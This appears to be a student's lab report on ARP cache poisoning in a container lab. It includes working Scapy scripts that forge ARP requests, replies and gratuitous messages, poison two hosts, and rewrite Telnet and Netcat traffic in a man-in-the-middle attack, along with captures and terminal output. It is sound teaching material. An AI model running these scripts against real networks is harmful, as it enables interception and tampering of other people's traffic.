Task 1: ARP Cache Poisoning

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

Task 1.A (using ARP request):

After setting up the environment with Scapy and creating the containers, we proceeded with the creation of a python script that calls a function to sniff the packets. This python file is created with root privileges under the attacker container.

In the ARP request, the packet contains both the IP and MAC addresses of the sender. The receiving host (Host A in our case) checks its ARP cache for an entry. If the entry does not exist, it creates a new one, associating our fake MAC address with the provided IP address, and then updates the ARP cache accordingly.

Steps:

1. Building the containers

```
[02/17/24]seed@VM:~/.../Labsetup$ dockps
3dfdece12fc5  M-10.9.0.105
2f45e0075b6e  A-10.9.0.5
551f9f44804b  B-10.9.0.6
```

2. the ARP cache of Host A at the beginning is empty:

```
root@2f45e0075b6e:/# arp -n
root@2f45e0075b6e:/#
```

3. Since the ARP cache of Host A is empty ping a host to show the ARP cache:
   Because the IP address of 1.2.3.4 does not exist on the LAN it is sent the default gateway, that is why the entry has an IP 10.9.0.1.

```
root@2f45e0075b6e:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
^C
--- 1.2.3.4 ping statistics ---
14 packets transmitted, 0 received, 100% packet loss, time 13296ms

root@2f45e0075b6e:/#
root@2f45e0075b6e:/#
root@2f45e0075b6e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.1                 ether   02:42:99:a4:f6:82   C
```

Task 1.A code

Steps:

1. Set the IP and the MAC address of host A.
2. Set the IP of (Host B) and the MAC of (Attacker MAC) of the spoofed packet that will be sent to host A.
3. Create the ethernet object by specifying the destination in the ethernet header to be a unicast to host A, usually the ARP request is a broadcast but for simplicity, and set the src MAC to be the MAC of Host M.
4. Create the arp object and set the IP and MAC src to be the spoofed ones ,and the destination is host A.
5. set arp operation = 1 to specify that it is an ARP request.
6. payload the packet and send it.

```python
#!/usr/bin/python3
from scapy.all import *

VM_A_IP = "10.9.0.5"
VM_A_MAC = "02:42:0a:09:00:05"

VICTIM_IP = "10.9.0.6"
FAKE_MAC = "02:42:0a:09:00:69"

print("...........SENDING SPOOFED ARP PACKET.....")

e = Ether()
e.dst = VM_A_MAC
e.src = FAKE_MAC

arp = ARP()
arp.psrc = VICTIM_IP
arp.hwsrc = FAKE_MAC  # Corrected field name
arp.pdst = VM_A_IP
arp.op = 1

frame = e/arp

sendp(frame)
```

4. Run the code on the attacker machine to send the spoofed packet we created:

```
root@3dfdece12fc5:/volumes# task1a.py
...........SENDING SPOOFED ARP PACKET.....
.
Sent 1 packets.
root@3dfdece12fc5:/volumes#
```

5. List the ARP cache of host A after sending the spoofed packet:
   When Host A receives our request it will add it to the cache and update it.

```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

6. Targeting an entry:

   The MAC address of Host B has been changed to the MAC of Host M

```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@2f45e0075b6e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Task 1.B (using ARP reply):

When the host receives an ARP reply, it does not inherently check if it corresponds to a specific request due to the stateless nature of the ARP protocol. Host A, upon receiving an ARP reply, updates its ARP cache based on the information provided in the reply. This lack of verification makes ARP susceptible to cache poisoning attacks. In the case of ARP spoofing, an attacker can send malicious ARP replies to trick Host A into associating the attacker's MAC address with a legitimate IP address.

Steps:

1. Trying to spoof an existing entry expecting to be successful.

```
root@3dfdece12fc5:/volumes# task1b.py
...........SENDING SPOOFED ARP REPLY.....
.
Sent 1 packets.
root@3dfdece12fc5:/volumes# task1b.py
...........SENDING SPOOFED ARP REPLY.....
.
Sent 1 packets.
root@3dfdece12fc5:/volumes#
```

Scenario 1:
B's IP is already in A's cache:

Firstly Host B had the MAC address of Host M that we specified in task 1.A.
Then when running the reply code it changed to the fake MAC we set.

```
root@2f45e0075b6e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@2f45e0075b6e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   aa:bb:cc:dd:ee:ff   C                     eth0
```

2. cleared the ARP cache

Scenario 2:
B's IP is not in A's cache:

3. Expected to spoof the cache but some of the operating system does not accept an ARP reply that does not have an entry that is why we can not see the spoofed packet.
4. ping host B to create an entry
5. Run the code and set the IP address of host B as the target.

```
root@2f45e0075b6e:/# arp -n
root@2f45e0075b6e:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.148 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.096 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.089 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.082 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.114 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.083 ms
^C
```

6. The MAC address of host B changed to Host M (attacker) MAC address.

```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@2f45e0075b6e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Task 1.C(using ARP gratuitous message):

The Gratuitous ARP is sent as a broadcast, as a way for a node to announce or update its IP to MAC mapping to the entire network.

The main item to point out in the Ethernet header is the Destination MAC. the frame is addressed to ff:ff:ff:ff:ff:ff, making it a Broadcast frame.
The Sender MAC and Sender IP contain the ARP mapping the initiator is advertising.

task1c3.py × task1b.p

```
#!/usr/bin/python3
from scapy.all import *
import subprocess

# Define host IP and MAC addresses

host_b_ip = "10.9.0.6"

attacker_mac = "aa:bb:cc:dd:ee:ff"


# Create Ethernet layer with source and destination MAC addresses
eth = Ether(src=attacker_mac, dst='ff:ff:ff:ff:ff:ff')

# Create ARP layer with source and destination IP addresses
arp_request = ARP(hwsrc=attacker_mac,psrc=host_b_ip,
                  hwdst='ff:ff:ff:ff:ff:ff', pdst=host_b_ip)

arp_request.op = 1
# Create the packet
pkt = eth/arp_request
pkt.show()

# Send the packet
sendp(pkt)
```

Scenario 1:
B’s IP is already in A’s cache:

Host B last entry its IP address was associated with the MAC address of the attacker machine.
When running the code the MAC will be updated by the gratuitous message request that has another fake MAC (aa:bb:cc:dd:ee:ff).
A node can use a Gratuitous ARP to update the ARP mapping of the *other* hosts on the network should the node’s IP to MAC mapping change.

```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@2f45e0075b6e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   aa:bb:cc:dd:ee:ff   C                     eth0
root@2f45e0075b6e:/#
```

Scenario 2:
B's IP is not in A's cache:

The second use case for Gratuitous ARP is when a host newly joins a network — it can use Gratuitous ARP to announce its existence to the network.

```
[02/18/24]seed@VM:~/.../Labsetup$ docksh 3d
root@3dfdece12fc5:/# cd volumes/
root@3dfdece12fc5:/volumes# chmod a+x task1c3.py
root@3dfdece12fc5:/volumes# task1c3.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
```

The Gratuitous ARP Packet is not added to the host A cache.
While it should appear, there is no mandate for hosts to cache ARP mappings in every Gratuitous ARP they receive. This is an extra layer of security and for the hosts to detect an IP address conflict, hosts will use ARP Probes and Announcements instead.

```
root@2f45e0075b6e:/# arp -n
root@2f45e0075b6e:/# arp -n
root@2f45e0075b6e:/#
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

Step 1 (Launch the ARP cache poisoning attack):

- The following code performs an ARP cache poisoning attack on both A and B, such that in A's ARP cache, B's IP address maps to M's MAC address, and in B's ARP cache, A's IP address also maps to M's MAC address.

```
#!/usr/bin/python3
from scapy.all import *

def send_arp_pkt(mac_dst, mac_src, ip_dst, ip_src):
        E = Ether(src = mac_src, dst = mac_dst)
        A = ARP(hwsrc = mac_src, hwdst = mac_dst, psrc = ip_src, pdst = ip_dst)
        # A.op = 1 # 1 for ARP request; 2 for ARP reply
        pkt = E/A
        sendp(pkt)

while(True):
        send_arp_pkt('02:42:0a:09:00:06', '02:42:0a:09:00:69', '10.9.0.6','10.9.0.5')
        send_arp_pkt('02:42:0a:09:00:05','02:42:0a:09:00:69','10.9.0.5','10.9.0.6')
        time.sleep(5)
```

```
root@005ffde7eee0:/volumes# python3 task2.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Hosts A & B IP addresses are mapped to M's MAC address

```
root@2b5943e804c4:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@2b5943e804c4:/#
```

```
root@de4ecc04f44e:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@de4ecc04f44e:/#
```

Step 2 (Testing):

- After the ARP cache poisoning attack is successful. The following command is executed on Host M machine to disable IP forwarding, a feature that allows the forwarding of packets from one network interface to another. Setting it to 0 indicates the disabling of this feature.

```
sysctl net.ipv4.ip_forward=0
```

```
root@2b5943e804c4:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4140ms

root@2b5943e804c4:/#
```

Host A attempts to ping Host B.

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=1/256, ttl=64 (no response found!)
2	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=1/256, ttl=64 (no response found!)
3	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=2/512, ttl=64 (no response found!)
4	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=2/512, ttl=64 (no response found!)
5	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=3/768, ttl=64 (no response found!)
6	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=3/768, ttl=64 (no response found!)
7	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=4/1024, ttl=64 (no response found!)
8	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=4/1024, ttl=64 (no response found!)
9	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=5/1280, ttl=64 (no response found!)
10	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=5/1280, ttl=64 (no response found!)
11	2024-02-18 00:5…	02:42:0a:09:00:05		ARP	44	Who has 10.9.0.6? Tell 10.9.0.5
12	2024-02-18 00:5…	02:42:0a:09:00:05		ARP	44	Who has 10.9.0.6? Tell 10.9.0.5
13	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=6/1536, ttl=64 (no response found!)
14	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=6/1536, ttl=64 (no response found!)
15	2024-02-18 00:5…	02:42:0a:09:00:05		ARP	44	Who has 10.9.0.6? Tell 10.9.0.5
16	2024-02-18 00:5…	02:42:0a:09:00:05		ARP	44	Who has 10.9.0.6? Tell 10.9.0.5
17	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=7/1792, ttl=64 (no response found!)
18	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=7/1792, ttl=64 (no response found!)
19	2024-02-18 00:5…	02:42:0a:09:00:05		ARP	44	Who has 10.9.0.6? Tell 10.9.0.5
20	2024-02-18 00:5…	02:42:0a:09:00:05		ARP	44	Who has 10.9.0.6? Tell 10.9.0.5
21	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=8/2048, ttl=64 (no response found!)
22	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=8/2048, ttl=64 (no response found!)
23	2024-02-18 00:5…	02:42:0a:09:00:05		ARP	44	Who has 10.9.0.6? Tell 10.9.0.5
24	2024-02-18 00:5…	02:42:0a:09:00:05		ARP	44	Who has 10.9.0.6? Tell 10.9.0.5
25	2024-02-18 00:5…	02:42:0a:09:00:05		ARP	44	Who has 10.9.0.6? Tell 10.9.0.5
26	2024-02-18 00:5…	02:42:0a:09:00:05		ARP	44	Who has 10.9.0.6? Tell 10.9.0.5
27	2024-02-18 00:5…	02:42:0a:09:00:06		ARP	44	10.9.0.6 is at 02:42:0a:09:00:06
28	2024-02-18 00:5…	02:42:0a:09:00:06		ARP	44	10.9.0.6 is at 02:42:0a:09:00:06
29	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=9/2304, ttl=64 (no response found!)
30	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=9/2304, ttl=64 (reply in 31)
31	2024-02-18 00:5…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x002d, seq=9/2304, ttl=64 (request in 30)
32	2024-02-18 00:5…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x002d, seq=9/2304, ttl=64
33	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=10/2560, ttl=64 (no response found!)
34	2024-02-18 00:5…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x002d, seq=10/2560, ttl=64 (reply in 35)
35	2024-02-18 00:5…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x002d, seq=10/2560, ttl=64 (request in 34)
36	2024-02-18 00:5…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x002d, seq=10/2560, ttl=64

When A attempts to ping B, the packets are redirected to M instead. Subsequently, in response to unsuccessful ping requests, A initiated an ARP request to discover the MAC address associated with B. "Host A" consistently broadcasted ARP requests to obtain the MAC address of B. Following that, an ARP response was received from B, and as a result of this exchange, the subsequent ping attempt between Host A and B was successful.

```
root@2b5943e804c4:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:06   C                     eth0
root@2b5943e804c4:/#
```

"Host A" ARP cache

Step 3 (Turn on IP forwarding):

- Before proceeding to Step 3, we need to clear the ARP caches for Hosts A and B.

  `arp -d [the IP of the desired host]`

- Execute the command `'sysctl net.ipv4.ip_forward=1'` on host M to enable packet forwarding instead of dropping them. And perform the attack again.

```
root@005ffde7eee0:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@005ffde7eee0:/volumes# python3 task2.py
.
Sent 1 packets.
.
Sent 1 packets.
```

- We initiate a ping from Host B to A and get a successful response.

Host B attempts to ping Host A.

```
root@de4ecc04f44e:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.113 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.100 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.145 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.122 ms
^C
--- 10.9.0.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3077ms
rtt min/avg/max/mdev = 0.100/0.120/0.145/0.016 ms
```

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-02-18 01:2…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=1/256, ttl=64 (no response found!)
2	2024-02-18 01:2…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=1/256, ttl=64 (no response found!)
3	2024-02-18 01:2…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=1/256, ttl=63 (no response found!)
4	2024-02-18 01:2…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=1/256, ttl=63 (reply in 5)
5	2024-02-18 01:2…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x002e, seq=1/256, ttl=64 (request in 4)
6	2024-02-18 01:2…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x002e, seq=1/256, ttl=64
7	2024-02-18 01:2…	10.9.0.105	10.9.0.5	ICMP	128	Redirect (Redirect for host)
8	2024-02-18 01:2…	10.9.0.105	10.9.0.5	ICMP	128	Redirect (Redirect for host)
9	2024-02-18 01:2…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x002e, seq=1/256, ttl=63
10	2024-02-18 01:2…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x002e, seq=1/256, ttl=63
11	2024-02-18 01:2…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=2/512, ttl=64 (no response found!)
12	2024-02-18 01:2…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=2/512, ttl=64 (no response found!)
13	2024-02-18 01:2…	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for host)
14	2024-02-18 01:2…	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for host)
15	2024-02-18 01:2…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=2/512, ttl=63 (no response found!)
16	2024-02-18 01:2…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=2/512, ttl=63 (reply in 17)
17	2024-02-18 01:2…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x002e, seq=2/512, ttl=64 (request in 16)
18	2024-02-18 01:2…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x002e, seq=2/512, ttl=64
19	2024-02-18 01:2…	10.9.0.105	10.9.0.5	ICMP	128	Redirect (Redirect for host)
20	2024-02-18 01:2…	10.9.0.105	10.9.0.5	ICMP	128	Redirect (Redirect for host)
21	2024-02-18 01:2…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x002e, seq=2/512, ttl=63
22	2024-02-18 01:2…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x002e, seq=2/512, ttl=63
23	2024-02-18 01:2…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=3/768, ttl=64 (no response found!)
24	2024-02-18 01:2…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=3/768, ttl=64 (no response found!)
25	2024-02-18 01:2…	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for host)
26	2024-02-18 01:2…	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for host)
27	2024-02-18 01:2…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=3/768, ttl=63 (no response found!)
28	2024-02-18 01:2…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=3/768, ttl=63 (reply in 29)
29	2024-02-18 01:2…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x002e, seq=3/768, ttl=64 (request in 28)
30	2024-02-18 01:2…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x002e, seq=3/768, ttl=64

When A pings B's IP address, M intercepts the packet, sends it to B, and concurrently issues an ICMP redirect message to A, indicating the redirection. Upon receiving the packet, B responds with an echo reply. Given that M has manipulated B's cache, M intercepts the reply, sends an ICMP redirect message to B, and forwards the packet to A, repeating the process as before.

Step 4: Launch the MIM attack

```
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B and pkt[TCP].dport == 23:
        # Create a new packet based on the captured one
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        # Turn data (bytes) into list for easier processing
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            data_list = list(data)

            # Inspect each single element and replace with 'Z' if it is an alpha character
            for i in range(0, len(data_list)):
                if chr(data_list[i]).isalpha():
                    data_list[i] = ord('Z')

            # Turn list back to bytes
            newdata = bytes(data_list)

            # Send the new packet with the modified payload
            send(newpkt/newdata, verbose=0)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # For packets from B to A, do not make any changes but forward them
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt, verbose=0)

# Exclude packets originating from the attacker's machine MAC address
f = "tcp and not ether src " + MAC_M
pkt = sniff(iface="eth0", filter=f, prn=spoof_pkt)
```

- To avoid capturing packets that the program itself generates, which could lead to an infinite loop of capturing and sending modified packets, the BPF (Berkeley Packet Filter) filter was set to exclude packets that originate from the MAC address of the attacker's machine.
- When a packet is captured from Host A to Host B over TCP the code does the following:
    1. It clones the packet into ‘newpkt’ and removes its IP and TCP checksums (Scapy will automatically recalculate these when the packet is sent)
    2. If the packet contains a TCP payload (the actual data being sent, such as keystrokes):
        a. The data is turned into a list for easier processing.
        b. Each byte is then replaced with a 'Z', meaning that regardless of what the user types, the receiver (Host B) sees only 'Z's.

A successful sign in via Telnet of host A onto host B

```
root@15281e05ea39:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
11b3d771cb98 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

When typing anything in Host A's terminal, after running the ARP poison and the packet spoofing code


```
seed@11b3d771cb98:~$ ZZZZZZZZZZZZZZZZZZZZZZZZZZZ
```

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

```python
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        # Replace every occurrence of my first name in the message with a sequence of A's.
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = data.replace(b'rouaa', b'AAAAA')
            newpkt = newpkt/newdata

        # Send the modified packet
        send(newpkt, verbose=0)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # For packets from B to A, do not make any changes but forward them
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt, verbose=0)

# Exclude packets originating from the attacker's machine MAC address
f = "tcp and not ether src " + MAC_M
pkt = sniff(iface="eth0", filter=f, prn=spoof_pkt)
```

1. **Enable Packet Forwarding on Attacker's Machine**, this allows the machine to forward packets between Host A and Host B sysctl net.ipv4.ip_forward=1
2. **Set Up the Server to Listen for Traffic**: On Host B, which serves as the server, set up a listener on port 9090 to monitor incoming traffic. nc -lv 9090
3. **Initiate a Connection from the Client**: On Host A, the client, initiate a connection to Host B by executing: nc 10.9.0.6 9090
4. **Disable Packet Forwarding**: To intercept the traffic at the attacker's machine, disable IP packet forwarding with: sysctl net.ipv4.ip_forward=0
5. **Execute ARP Cache Poisoning and Packet Spoofing Scripts**:, run the ARP cache poisoning script and the packet spoofing script which inspects packets for the specific string 'rouaa'. When detected, the script replaces it with 'AAAAA' before forwarding the packet.



seed@VM: ~/.../Task 3
[02/18/24]seed@VM:~/.../Task 3$ docksh 15
root@15281e05ea39:/# nc 10.9.0.6 9090
^C
root@15281e05ea39:/# nc 10.9.0.6 9090
rouaa
rouaa
seed@VM: ~/.../Task 3
[02/18/24]seed@VM:~/.../Task 3$ docksh 11
root@11b3d771cb98:/# nc -lv 9090
nc: getnameinfo: Temporary failure in name resolution
root@11b3d771cb98:/# nc -lv 9090
Listening on 0.0.0.0 9090
Connection received on A-10.9.0.5.net-10.9.0.0 51134
rouaa
AAAAA
After running the code
Before running the code